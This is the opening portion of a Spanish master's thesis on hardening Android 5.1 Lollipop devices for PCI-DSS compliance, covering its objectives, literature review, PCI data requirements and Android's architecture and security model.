Universidad Internacional de La Rioja
Máster universitario en Seguridad Informática

ASEGURAMIENTO DE DISPOSITIVOS MÓVILES ANDROID PARA EL CUMPLIMIENTO DE LA NORMA (PCI-DSS)

Trabajo Fin de Máster

Presentado por: López Martinez, Angel Daniel

Director/a: Ramió Aguirre, Jorge

Ciudad: Bogotá
Fecha: 22 de septiembre del 2016

RESUMEN

Los dispositivos móviles con sistema operativo Android están teniendo cada día más acogida en los consumidores y especialmente en los entornos corporativos; precisamente es el contexto en el cual este trabajo final de máster se va a desarrollar. Se busca por medio de una serie de pruebas y análisis obtener el método más eficiente para asegurar un dispositivo móvil con sistema operativo Android versión 5.1 lollipop con el objetivo de cumplir con las regulaciones establecidas por la industria de tarjetas de pago PCI-DSS.

Para tal efecto se va a realizar una investigación que parte del conocimiento de estado del arte del objeto de estudio y posteriormente se va a realizar un análisis de riesgos y un análisis de las principales vulnerabilidades; las cuales van a ser explotadas en una serie de pruebas de concepto utilizando una metodología de test de penetración, se procederá a elaborar el documento guía de aseguramiento Android versión 5.1 lollipop para el cumplimiento de los requisitos 1.4 y 4.1 de la industria de tarjetas de pago PCI-DSS; adicionalmente se realizara la implementación, principalmente de los controles propuestos detallados en los requisitos de PCI-DSS y para finalizar se comprobara la efectividad de los controles y configuraciones aplicadas.

Palabras Clave: Android, tarjeta, riesgo, controles, pruebas, PCI.

ABSTRACT

Mobile devices with Android operating system, are having increasingly acceptance in the consumers and especially in corporate environments. That is precisely the context in which this final project is to be developed; will make a series of tests and analysis to obtain the most efficient method of securing a mobile device with operating system Android version 5.1 lollipop in order to comply with regulations set by the payment card industry PCI-DSS.

For this purpose should conduct this research since state of the art of study case and then will perform an analysis of the main vulnerabilities and risk analysis; later will be exploited in a proof of concept applying penetration test methodology, the creation of the assurance guide for Android version 5.1 lollipop document for compliance with the requirements of 1.4 and 4.1 card industry PCI-DSS payment is mainly implemented with the proposed about requirements of PCI-DSS controls; to finish will proceed to validate the efficiency of the controls and the applied configurations.

Keywords: Android, card, risk, controls, tests, PCI.

TABLA DE CONTENIDO

INDICE DE TABLAS

INDICE DE ILUSTRACIÓNES

INTRODUCCIÓN

La constante evolución del software y la competencia entre desarrolladores ha favorecido el crecimiento de los sistemas operativos móviles, agregándoles funcionalidades muy interesantes, robustez y portabilidad; razón por la cual en la última década, ha sido posible evidenciar un considerable incremento de la necesidad de estar alineados con los avances tecnológicos, que a su vez se están convirtiendo en un factor determinante para la competitividad, la permanencia en el mercado y la optimización de los recursos de las empresas.

La creciente tendencia mundial de las organizaciones de incorporar en su infraestructura tecnológica el soporte para dispositivos móviles, ha revolucionado la manera de trabajar, prestar servicios y establecer comunicaciones. Teniendo en cuenta lo anterior resulta determinante, que el uso de las tecnologías móviles en ausencia de definiciones, lineamientos y políticas claras de seguridad de la información, genera una serie de debilidades críticas para las organizaciones.

El presente trabajo de fin de máster se va a desarrollar en un contexto de piloto experimental, el cual busca identificar las principales amenazas y vectores de ataque, que hacen vulnerables los dispositivos móviles Android versión 5.1 lollipop. El experimento va a estar soportado en los múltiples estudios realizados al sistema operativo Android y tiene como finalidad la implementación de controles que mitiguen los riesgos hallados en el proceso de la prueba, para de esta manera cumplir con los requisitos técnicos y operativos que proponen las normas de obligatorio cumplimiento de seguridad de datos de la industria de tarjetas de pago (PCI-DSS).

1 Generalidades

1.1 Titulo

Aseguramiento de dispositivos móviles Android para el cumplimiento de la norma (PCI-DSS).

1.2 Definición del problema

Android es el sistema operativo más utilizado a nivel mundial, originalmente fue creado para proveer funcionalidades para el usuario del común, pero desde hace algunos años está siendo adoptado por las organizaciones empresariales con el fin de proveer a sus empleados una opción de movilidad y a sus clientes una mejor experiencia cimentada en la eficiencia y agilidad en el servicio.

Es importante precisar que el sistema operativo Android cuenta con problemas de seguridad similares a cualquier otro sistema operativo ya sea de escritorio o servidor.

Las pruebas concernientes al piloto experimental van a ser desarrolladas en un ambiente que simula un entorno financiero, por la sensibilidad de los activos de información que se manipulan y las amenazas existentes que pueden llegar a comprometer los datos de los clientes y de la misma empresa.

De acuerdo a lo anterior se procede a formular el siguiente cuestionamiento: ¿Es posible asegurar los dispositivos con sistema operativo Android lollipop versión 5.1, para el uso seguro en un entorno financiero y de esta manera cumplir con los requisitos 1.4 y 4.1 de la norma de seguridad de la industria de tarjetas de pago (PCI-DSS) aplicables a la tecnologías móviles?

1.3 Hipótesis

Para que la integración de un dispositivo móvil en un entorno financiero, cumpla con los requerimientos de la industria de pago de tarjetas PCI-DSS, se deben establecer controles para asegurar los canales de comunicación y para los mecanismos que posibilitan el acceso a los datos de tarjetas de pago, que se gestionan en el dispositivo móvil Android lollipop 5.1.

1.4 Objetivos

1.4.1 Objetivo General

Implementar controles de seguridad para el sistema operativo Android lollipop versión 5.1 en un entorno corporativo financiero simulado, con el fin de garantizar el cumplimiento de los requisitos 1.4 y 4.1 de la industria de tarjetas de pago (PCI-DSS).

1.4.2 Objetivos Específicos

- Identificar los riesgos más críticos, que puedan comprometer los dispositivos móviles Android lollipop versión 5.1.
- Evaluar la normativa general de la industria de tarjetas de pago (PCI-DSS), para tener claros los requisitos aplicables a los dispositivos móviles.
- Realizar prueba de concepto aplicando la metodología de test de penetración, para conocer estado inicial del dispositivo con sistema operativo Android v 5.1 seleccionado para la prueba, sin configuración de medidas de seguridad frente a ataques informáticos.

- Generar el documento guía de aseguramiento, aplicable a los dispositivos Android ver. 5.1 lollipop, que garantice el cumplimiento de la norma (PCI) en el entorno financiero.

- Implementar los controles de seguridad establecidos en el documento: guía de aseguramiento, aplicable a los dispositivos Android versión 5.1 lollipop.

- Configurar controles efectivos para lograr el aseguramiento de los dispositivos móviles en el entorno financiero simulado, que cumplan con los requisitos de la industria de tarjetas de pago (PCI-DSS).

- Evaluar los resultados obtenidos del piloto experimental y presentar el respectivo análisis.

1.5 Justificación

La presente investigación fue motivada específicamente, por la creciente tendencia del uso de dispositivos móviles por parte de los empleados de las compañías financieras, en donde el uso de las terminales móviles obedece a una genuina necesidad de:

- Movilidad.

- Mejorar tiempos de acceso a la información de clientes y de la entidad financiera.

- Acceder al correo electrónico.

- Ingresar a aplicaciones corporativas (intranet, comunicación, aplicaciones de mensajería corporativa, cifrar o descifrar documentos).

Claramente la integración de las tecnologías móviles con los entornos laborales es una realidad, por tal razón la industria de tarjetas de pago (PCI-DSS) publicó una serie de normas de seguridad de obligatorio cumplimiento, con el fin de proteger los datos del titular de las tarjetas de pago, cuando los mismos se procesen, transmitan o almacenen, en la infraestructura tecnológica de un entorno financiero.

Los requisitos de las normas PCI-DSS aplican para todos los dispositivos que se conecten a la red de las organizaciones financieras e interactúen con datos de tarjetahabientes. Para efectos de la presente investigación es procedente evaluar el cumplimiento de los

dispositivos móviles Android lollipop v. 5.1 con respecto a las normas de (PCI-DSS), ya que actualmente tienen la mayor ocupación en el mercado de los móviles a nivel mundial.

Worldwide Smartphone Sales to End Users by Operating System in 2Q15 (Thousands of Units)				
Operating System	2Q15 Units	2Q15 Market Share (%)	2Q14 Units	2Q14 Market Share (%)
Android	271,010	82.2	243,484	83.8
iOS	48,086	14.6	35,345	12.2
Windows	8,198	2.5	8,095	2.8
BlackBerry	1,153	0.3	2,044	0.7
Others	1,229.0	0.4	1,416.8	0.5
Total	**329,676.4**	**100.0**	**290,384.4**	**100.0**

Tabla 1 Ocupación del mercado móvil de los dispositivos móviles Android.

Fuente: Gartner (2015) http://www.gartner.com/technology/home.jsp

1.6 Estructura del trabajo

El piloto experimental se desarrolla en las siguientes fases principales:

- Fase 1. Definición del objeto de estudio, que para el caso es un dispositivo móvil Lenovo A 2010-I con sistema operativo Android versión 5.1 lollipop, considerando investigaciones previas y el marco legal aplicable.

- Fase2. Metodología y planificación: En este apartado se expone el tipo de prueba de concepto a realizar, los pasos y la implementación del laboratorio de seguridad informática.

- Fase 3. Identificación de las vulnerabilidades y riesgos: Por medio de la realización de un análisis de vulnerabilidades y un análisis de riesgos, se deben identificar las principales amenazas, vulnerabilidades y vectores de ataque; en contra del sistema operativo Android versión 5.1 lollipop.

- Fase 4. Explotación de las vulnerabilidades: Prueba técnica de la explotación de las vulnerabilidades encontradas (prueba de concepto PoC), implementada con una metodología de pentesting (test de penetración).

- Fase 5. Elaboración guía de aseguramiento dispositivos móviles Android versión 5.1 lollipop para el cumplimiento de la norma PCI-DSS requisitos 1.4 y 4.1.

- Fase 6. Implementación de controles: Aplicación de configuraciones técnicas al dispositivo móvil Android v 5.1, con el fin de mitigar las vulnerabilidades encontradas.

- Fase 7. Test posterior a la implementación de los controles: Prueba realizada con el propósito de verificar si los controles implementados mitigan los riesgos identificados y contienen los ataques realizados.

- Fase 8. Descripción de los resultados obtenidos: Consolidación de los datos obtenidos en las pruebas de penetración y la descripción de los mismos basado en lo observado durante el experimento.

2 Marco teórico

2.1.1 Antecedentes

El cibercrimen está en constante evolución y día tras día busca nuevas fuentes de ingresos a costa de sus actividades delictivas y de igual manera se evidencia la automatización de sus ataques, con nuevas herramientas para ejecutarlos y propagarlos con mayor facilidad y efectividad.

En la actualidad las personas que portan teléfonos inteligentes (smartphone), se convierten en un objetivo para los ciberdelincuentes, que se aprovechan de las vulnerabilidades de los sistemas operativos móviles para materializar sus ataques.

El crecimiento exponencial en la utilización de las tecnologías móviles a nivel mundial, ha permitido evidenciar que las compañías de diferentes sectores, están adoptando y más aun integrando los smartphone (teléfonos inteligentes) y tabletas a sus infraestructuras tecnológicas, lo cual supone un riesgo potencial a la seguridad corporativa.

Las normas de seguridad de datos de la industria de tarjetas de pago (PCI DSS, 2013) fueron desarrolladas para fomentar y mejorar la seguridad de la información de los

tarjetahabientes y con el objetivo de facilitar la uniformidad de la adopción de medidas de seguridad de los datos a nivel global.

El objetivo principal de los requisitos técnicos y operativos publicados por (Industria de tarjetas de pago PCI v 3.0, 2013) es proteger la información de los titulares de las tarjetas.

Los requisitos indicados por la (Industria de tarjetas de pago PCI v 3.0, 2013) se aplican a:

> Todas las entidades que participan en el procesamiento de tarjetas de pago, entre las que se incluyen comerciantes, procesadores, adquirientes, entidades emisoras y proveedores de servicios, como también todas las demás entidades que almacenan, procesan o transmiten CHD (datos del titular de la tarjeta) o SAD (datos de autenticación confidenciales).

2.2 Contexto y estado del arte

El contexto en el cual se desarrolla la presente investigación es la identificación de las principales amenazas, vulnerabilidades y riesgos; que permitan evidenciar los fallos de seguridad de los dispositivos móviles con sistema operativo Android versión 5.1 lollipop y las acciones de mitigación que los investigadores a lo largo del tiempo han aplicado de manera exitosa, para proteger los principios fundamentales de la seguridad de la información: la confidencialidad, la disponibilidad e integridad en un entorno financiero.

(Betancur & Erazo, 2015) proponen que para el aseguramiento de dispositivos móviles Android “es importante seguir unas políticas de seguridad referentes al manejo del sistema operativo Android que sean accesibles y aplicables por parte del usuario, que sensibilicen acerca de las medidas preventivas que se requieren para que la información, posea los principios de disponibilidad, confidencialidad e integridad”(p.100).

Indican (Betancur & Erazo, 2015) “las anteriores versiones de Android tenían elementos de seguridad que fueron mejorando a medida que iban surgiendo nuevas versiones” (p.36); lo cual se hace evidente con el análisis de las configuraciones de seguridad existentes para las nuevas versiones de Android.

(Bugiel, Dmitrienko, Fischer, & Ahmad, 2011) mencionan en su trabajo XManandroid “los ataques de escalamiento de privilegios y los acciones que una aplicación que eleve privilegios puede invocar y hacer llamados a otras”. Hablan sobre Xmanandroid (extended

monitoring on Android) lo cual busca prevenir precisamente la elevación de privilegios por parte de procesos maliciosos.

Alonso Parrizas en su blog pentester.es, presenta un caso práctico de aseguramiento de dispositivos móviles Android, en lo relacionado con el aseguramiento de canales de comunicación de dispositivos móviles Android (Párrizas, 2011).

En el documento escrito por Osorio y Ramírez (2011) es citado un estudio sobre la amenaza global móvil, publicado el 10 de mayo de 2011 por Juniper Networks (NYSE: JNPR) en donde se encontró que: “los dispositivos móviles empresariales y de consumo están expuestos a un número récord de amenazas de seguridad, incluyendo un aumento del 400 por ciento de malware para Android, así como altos ataques orientados a Wi-Fi” (p.44).

Explican (Romano & Luna, 2013) que los atributos de seguridad de los dispositivos móviles dependen de los desarrolladores, como resultado de su investigación del método AFTA (Android forense mediante tecnologías abiertas).

En el libro Android hackers hand book, escrito por (Drake, Fora Pau, Lanier, Collin, Ridley, & Wicherski, 2014) se hace un completo análisis de la seguridad de los dispositivos móviles Android y es posible evidenciar las vulnerabilidades del sistema operativo Android más representativas, así como técnicas de explotación de las mismas. De igual manera proponen controles y opciones de mitigación; adicionalmente se mencionan los ataques a nivel de hardware, de interfaz de radio y la peligrosa elevación de privilegios.

PCI-DSS (Industria de tarjetas de pago PCI v 3.0, 2013) en su estándar de seguridad de datos menciona que:

> Los dispositivos informáticos portátiles autorizados para conectarse a Internet desde afuera del firewall corporativo son más vulnerables a las amenazas basadas en Internet. El uso de un firewall personal ayuda a proteger los dispositivos contra ataques basados en Internet, los cuales pueden usar el dispositivo para obtener acceso a los datos y a los sistemas de la organización cuando el dispositivo se conecta nuevamente a la red. La organización determina los parámetros de configuración específicos del firewall.

En un contexto general PCI hace una referencia entre otros, a los dispositivos informáticos portátiles y de acuerdo a esto se debe validar en la actualidad las organizaciones, que dispositivos móviles tienen integrados a su infraestructura; teniendo en cuenta que los

smartphone Android, se están adaptando muy bien a las plataformas tecnológicas de las organizaciones.

En la tabla 1, se pueden apreciar los 12 requisitos de (Industria de tarjetas de pago PCI v 3.0, 2013):

Desarrollar y mantener una red segura	1. Instalar y mantener una configuración de firewall para proteger los datos del titular de la tarjeta 2. No use contraseñas de sistemas y otros parámetros de seguridad provistos por los proveedores
Proteger los datos del titular de la tarjeta	3. Proteja los datos del titular de la tarjeta que fueron almacenados 4. Cifrar la transmisión de los datos del titular de la tarjeta en las redes públicas abiertas
Mantener un programa de administración de vulnerabilidad	5. Utilice y actualice con regularidad los programas o software antivirus 6. Desarrolle y mantenga sistemas y aplicaciones seguras
Implementar medidas sólidas de control de acceso	7. Restringir el acceso a los datos del titular de la tarjeta según la necesidad de saber que tenga la empresa 8. Asignar una ID exclusiva a cada persona que tenga acceso por computador 9. Restringir el acceso físico a los datos del titular de la tarjeta
Supervisar y evaluar las redes con regularidad	10. Rastree y supervise todos los accesos a los recursos de red y a los datos de los titulares de las tarjetas 11. Pruebe con regularidad los sistemas y procesos de seguridad
Mantener una política de seguridad de información	12. Mantenga una política que aborde la seguridad de la información para todo el personal

Tabla 2 Requisitos de seguridad de datos de la PCI

Fuente (Industria de tarjetas de pago PCI v 3.0, 2013)

El texto hacking exposed mobile de McGraw-Hill (Bergman, Stanfield, Rouse, & Scambray, 2013) acercan al lector a varias técnicas de explotación para algunas de las vulnerabilidades presentes en Android; así mismo brindan algunas recomendaciones para no incurrir en errores que permitan a los ciberdelincuentes aprovecharse del desconocimiento de los usuarios comunes.

El proyecto owasp mobile security (owasp, 2015) esta aumentado su nivel de madurez, por lo cual es un muy buen aporte para la comunidad de seguridad informática. En el año inmediatamente anterior fue publicado un top ten de riesgos, que afectan a los dispositivos móviles y el top ten de controles para mitigarlos.

El libro Learning pentensting for Android devices (Gupta, 2014) es un excelente aporte que brinda al investigador, recursos para realizar test de penetración a dispositivos moviles Android y ofrece un completo listado de herramientas para realizar pruebas de concepto y la

implementacion de laboratorios de seguridad informática, para experimentar con dispositivos móviles Android.

Es importante resaltar los trabajos de (Centro Criptologico Nacional, 2013) con respecto a la seguridad móvil, en su guía de seguridad de las tic (CCN-STIC-457) Gestión de dispositivos móviles MDM (mobile device management); el cual propone una serie de controles buscando brindar opciones para garantizar el uso seguro de los dispositivos móviles.

El trabajo de fin de máster Android application security with OWASP mobile Top 10 2014 de la universidad de Lulea James, 2014), aborda los riesgos y los controles del proyecto owasp mobile security de manera que para cada riesgo expone un control efectivo. A su vez el portal web del proyecto owasp presenta un listado del top 10 de riesgos que afectan a los dispositivos móviles y los controles que mitigan los mencionados riesgos (owasp, 2015).

2.2.1 Resumen de conclusiones de investigadores

En las consultas realizadas referentes al estado del arte del objeto de estudio, es posible evidenciar la notoria preocupación de los investigadores de seguridad informática, por las deficiencias en materia de seguridad de las tecnologías móviles, específicamente del sistema operativo Android.

Posterior a la lectura de las definiciones, investigaciones y teorías es posible evidenciar que con el pasar de los años, Android se ha convertido en un sistema operativo móvil más confiable y seguro, pero así mismo se han incrementado las amenazas y el interés de los ciberdelincuentes por comprometer los datos confidenciales de los usuarios de los smartphone.

2.3 Marco conceptual

2.3.1 Consejo de estándares de seguridad PCI

El consejo de estándares de seguridad (PCI-SSC) “es un foro mundial abierto, establecido en 2006, que se encarga de la formulación, gestión, educación y conocimiento de las

normas de seguridad de la industria de tarjetas de pago (PCI), entre ellas: La Norma de seguridad de datos (DSS), la norma de seguridad de datos para las aplicaciones de pago (PA-DSS) y los requisitos de Seguridad de transacciones con PIN (PTS)" (PCI, 2013).

Inicialmente el consejo de la industria de tarjetas de pago (PCI-SSC) estaba conformado por las franquicias de tarjetas de pago "American Express, Discover Financial Services, JCB International, MasterCard y Visa Inc." (PCI, 2013).

PCI-DSS publicó las normas y los requisitos, que son de obligatorio cumplimiento desde el año 2007 y están orientados a las entidades que gestionan los datos de los usuarios de las tarjetas de pago.

Entre los datos más relevantes en el marco de la norma PCI-DSS se encuentran:

Datos de cuentas	
Los datos de titulares de tarjetas incluyen:	**Los datos confidenciales de autenticación incluyen:**
▪ Número de cuenta principal (PAN) ▪ Nombre del titular de la tarjeta ▪ Fecha de vencimiento ▪ Código de servicio	▪ Contenido completo de la pista (datos de la banda magnética o datos equivalentes que están en un chip) ▪ CAV2/CVC2/CVV2/CID ▪ PIN/Bloqueos de PIN

Tabla 3 Datos tarjetas de pago

Fuente: (Industria de tarjetas de pago PCI v 3.0, 2013)

2.3.2 Número de cuenta principal (PAN):

En el año de 1989 la organización internacional de estándares (ISO) publicó el estándar (ISO/IEC 7812-1:2015, 2015), el cual se divide en 2 partes:

- Sistema de numeración.
- Aplicación y registro de procedimientos.

La (Industria de Tarjetas de Pago PCI, 2013) indica que si el nombre del titular de la tarjeta, el código de servicio o la fecha de vencimiento se almacenan, procesan o transmiten con el PAN (número de cuenta principal) o se encuentran presentes de algún otro modo en el

entorno de datos del titular de la tarjeta, se deben proteger de conformidad con los requisitos de las PCI DSS" (p.7).

2.3.3 ¿Qué es Android?

Antes de emitir una definición de Android, es preciso abordar aspectos relevantes que antecedieron su origen como sistema operativo. Android Inc. fue la compañía que originalmente desarrolló el sistema operativo Android; la empresa fue fundada por Andy Rubin, Rich Miner, Nick Searsy Chris White.

Los esfuerzos de la compañía original estaban orientados hacia el diseño y creación de dispositivos móviles, lo cual fue muy atractivo para la empresa Google quien procedió a comprar la compañía en medio de su campaña por conquistar el mercado de los móviles.

Para agosto del 2005 Google empezó a crear asociaciones y alianzas estratégicas con compañías de software, hardware y telecomunicaciones (Drake, Fora Pau, Lanier, Collin, Ridley, & Wicherski, 2014).

Figura 1 El logotipo es el robot "Andy".

Fuente: https://www.unocero.com/2013/09/23/la-historia-de-android/

En noviembre del 2007 la OHA (Open Handset Alliance) fue anunciada al mundo, este consorcio de compañías de hardware, software y telecomunicaciones, ayudó a la aceleración de las innovaciones en las plataformas móviles. El sistema operativo Android

fue liberado en el mes de noviembre de 2007, la primera versión fue Android 1.1 fue en el teléfono el HTC G1, que empezó a venderse en octubre del 2008 (Drake, Fora Pau, Lanier, Collin, Ridley, & Wicherski, 2014, pág. 4).

Seguidamente con el desarrollo y la innovación, llegó el componente de hardware SoC (System on Chip) el cual está compuesto en gran parte por silicio e integra la CPU, el procesador de gráficos (GPU) y la memoria de acceso aleatorio (RAM). Con esta integración se logró obtener una notable reducción en costos de manufactura y la disminución del consumo de energía en los dispositivos (Drake, Fora Pau, Lanier, Collin, Ridley, & Wicherski, 2014).




Figura 2 SoC (System on Chip)

Fuente: Karim Yaghmour of Opersys Inc. (Creative Commons Share-Alike 3.0 license)
http://www.slideshare.net/opersys/inside-androids-ui

2.3.4 Arquitectura sistema operativo Android

La arquitectura de Android se compone de cuatro capas, como se puede apreciar en la figura 3:

- Kernel de Linux: Se abstrae el hardware del software (controladores, gestión de procesos).
- Android Runtime y las librerías: Máquina virtual de java y librerías.
- Framework de aplicaciones: Ofrece diferentes paquetes de servicio aplicaciones.
- Aplicación: Aplicaciones instaladas (teléfono, correo, mensajería, etc).




Figura 3 Arquitectura dispositivos móviles Android.

Fuente: Karim Yaghmour of Opersys Inc. (Creative Commons Share-Alike 3.0 license)
http://www.slideshare.net/opersys/inside-androids-ui

En el siguiente apartado se procede a revisar con detalle algunas de las capas, que componen la arquitectura del sistema operativo Android y que más relación tienen con la protección de la seguridad de dispositivos móviles.

2.3.5 El Kernel de Linux:

El sistema operativo Android está construido principalmente por el kernel de Linux el cual proporciona “controladores de hardware, redes, sistema de ficheros que proveen el acceso y la gestión de procesos” (Elenko, 2015, pág. 2); esta interacción juega un papel sumamente importante en la administración de la seguridad del Android.

Es importante resaltar algunas de las nuevas características del kernel Android denominadas “Androidisms” (Elenko, 2015, pág. 2) asociadas al Binder (Definido en el punto

2.3.7), alarmas y paranoidnetworking, etc. por lo cual es ligeramente diferente a un kernel de Linux corriente.

2.3.6 Comunicación entre procesos (IPC):

Es una combinación del driver del kernel y las librerías del espacio del usuario, en donde se tienen diferentes sectores de memoria; lo cual garantiza que un proceso no pueda ingresar directamente a otro proceso. El mecanismo (IPC) existe para los casos que algún servicio autorizado necesita acceder a otro proceso.

2.3.7 Binder:

Binder es un nuevo mecanismo de comunicación entre procesos que fue desarrollado por Android, teniendo en cuenta que el kernel tiene el control de todos los procesos, el driver del Binder es el objeto central del framework.

En la figura 4 es posible observar la arquitectura del mecanismo Binder:




Figura 4 Binder IPC

Fuente (Elenko, 2015)

La arquitectura de Binder sigue el modelo de cliente servidor, en donde un servicio publica una interfaz y los clientes consumen desde esa interfaz. Los clientes se pueden enlazar a los servicios de dos maneras, la primera es conociendo la dirección y la segunda es

conociendo el nombre del servicio; las interfaces de Binder en el sistema son conocidas como nodos y a su vez cada nodo tiene una dirección (Confer & Roberts, 2015)

2.3.8 Seguridad en Binder:

El mecanismo de comunicación entre procesos de Android inicialmente era controlado por el acceso discrecional (DAC), el cual en las últimas versiones tuvo que adaptarse a SE Linux para soportar sus mejoras en seguridad y administrar los permisos con control de acceso mandatorio (MAC) (Confer& Roberts, 2015).

Binder implementa la interfaz Ibinder, la transacción de binder contiene la referencia del objetivo, el ID del método a ejecutar, y los datos del buffer; el driver de Binder automáticamente agrega el proceso ID (PID) y el usuario efectivo ID (EUID).

El proceso de llamada (callee) tiene el atributo de inspeccionar y tomar decisiones de la ejecución del método solicitado por PID y EUID, basado en su lógica interna o en los metadatos de la aplicación a la cual se le realizó el llamado (Elenko, 2015, pág. 7).

2.3.9 Máquina virtual Dalvik

En el sistema operativo Android se puede identificar que varias de sus implementaciones, están constituidas por librerías de java, las cuales son ejecutadas en una máquina virtual que comúnmente se denomina Dalvik. No es posible ejecutar en la máquina virtual dalvik los ficheros de java *.class directamente, el código nativo para realizar ejecuciones en dalvik se denomina DEX (Dalvik ejecutable) (Elenko, 2015).




Figura 5 Java Virtual Machine

Fuente (Elenko, 2015)

2.3.10 ART (Android Runtime)

ART conocido en el lenguaje anglosajón como (Android Runtime), fue introducido al mundo de Android en la versión 4.4; a pesar de que este componente utiliza el mismo modelo de ejecución de aplicaciones y procesos basados en zigote como Dalvik, se pueden resaltar las siguientes características de ART:

- Compilación adelante de tiempo.
- Mejora la recolección de basura.
- Mejor soporte para la depuración.

2.4 Modelo de seguridad de Android

El modelo de seguridad del núcleo de Android está basado en control de acceso discrecional (DAC), no obstante utiliza el concepto de identificador de usuario e identificador de grupos, en donde cada proceso del sistema tiene su propio UID, en lugar de la UID de quien lanzó. Los UID proporcionan un sandbox (palabra inglesa arenero) y el aislamiento de procesos.

En algunos casos los procesos pueden compartir los UID y GID, esto sucede cuando ambos tienen el mismo conjunto de permisos para compartir los datos del sistema. Los GID en Android se utilizan realmente para obtener permiso para acceder a los sistemas subyacentes, como el sistema de archivos de la tarjeta SD.

El UID se utiliza para aislar procesos y no a los usuarios humanos del sistema; antes de la versión 4.3 jellybean, Android estaba diseñado solo para un usuario humano al menos en funcionamiento. (Confer & Roberts, 2015)

En el modelo de seguridad de Android existen dos clases de procesos:

- Sistema de servicios de componentes:

Son servicios altamente privilegiados que inician con el sistema y normalmente no comparten UID con otros procesos.

- Aplicaciones:

A las aplicaciones se les asigna un UID de manera automática cuando se instalan, ya que el sistema los tiene reservados para ese propósito; estas UID no tienen vínculos con nada sensible o peligroso en el sistema y las aplicaciones se suelen ejecutar sin capacidad para generar riesgos.

Con el fin de acceder a un recurso del sistema, una aplicación debe tener su grupo suplementario o debe ser arbitrado por un proceso aislado (Confer& Roberts, 2015).

Un ejemplo sencillo de utilizar el grupo suplementario, se presenta cuando una aplicación necesita usar la tarjeta SD, según (Confer & Roberts, 2015) por esta razón las aplicaciones deben tener en SDCARD_RWGID grupo suplementario, estos permisos son aplicados con el control de acceso discrecional (DAC) por el kernel.

El grupo suplementario es asignado por el gestor de paquetes durante la instalación de la aplicación basada en un permiso declarado y los permisos de las aplicaciones de Android están relacionados en el archivo ubicado en la ruta:

- #//manifest/system/etc/permissions/platform.xml.

Otra forma en la que una aplicación gana acceso a un recurso del sistema, es a través de otro proceso. La aplicación que desee utilizar un recurso del sistema debe conseguir otro proceso para hacer esta en su nombre y la mayoría de las peticiones son manejadas por un proceso conocido como el servidor del sistema.

Si la intención del usuario es instalar la aplicación todos los permisos solicitados deben ser concedidos; si el usuario no es cuidadoso puede instalar una aplicación que solicite acceso a objetos protegidos y puede poner en peligro la seguridad del dispositivo, aplicaciones o datos del mismo usuario y la compañía (Confer & Roberts, 2015).

Los propietarios de los dispositivos móviles Android, siempre deben verificar los permisos que solicita la aplicación (Confer & Roberts, 2015).

2.4.1 Concepto de Sandbox

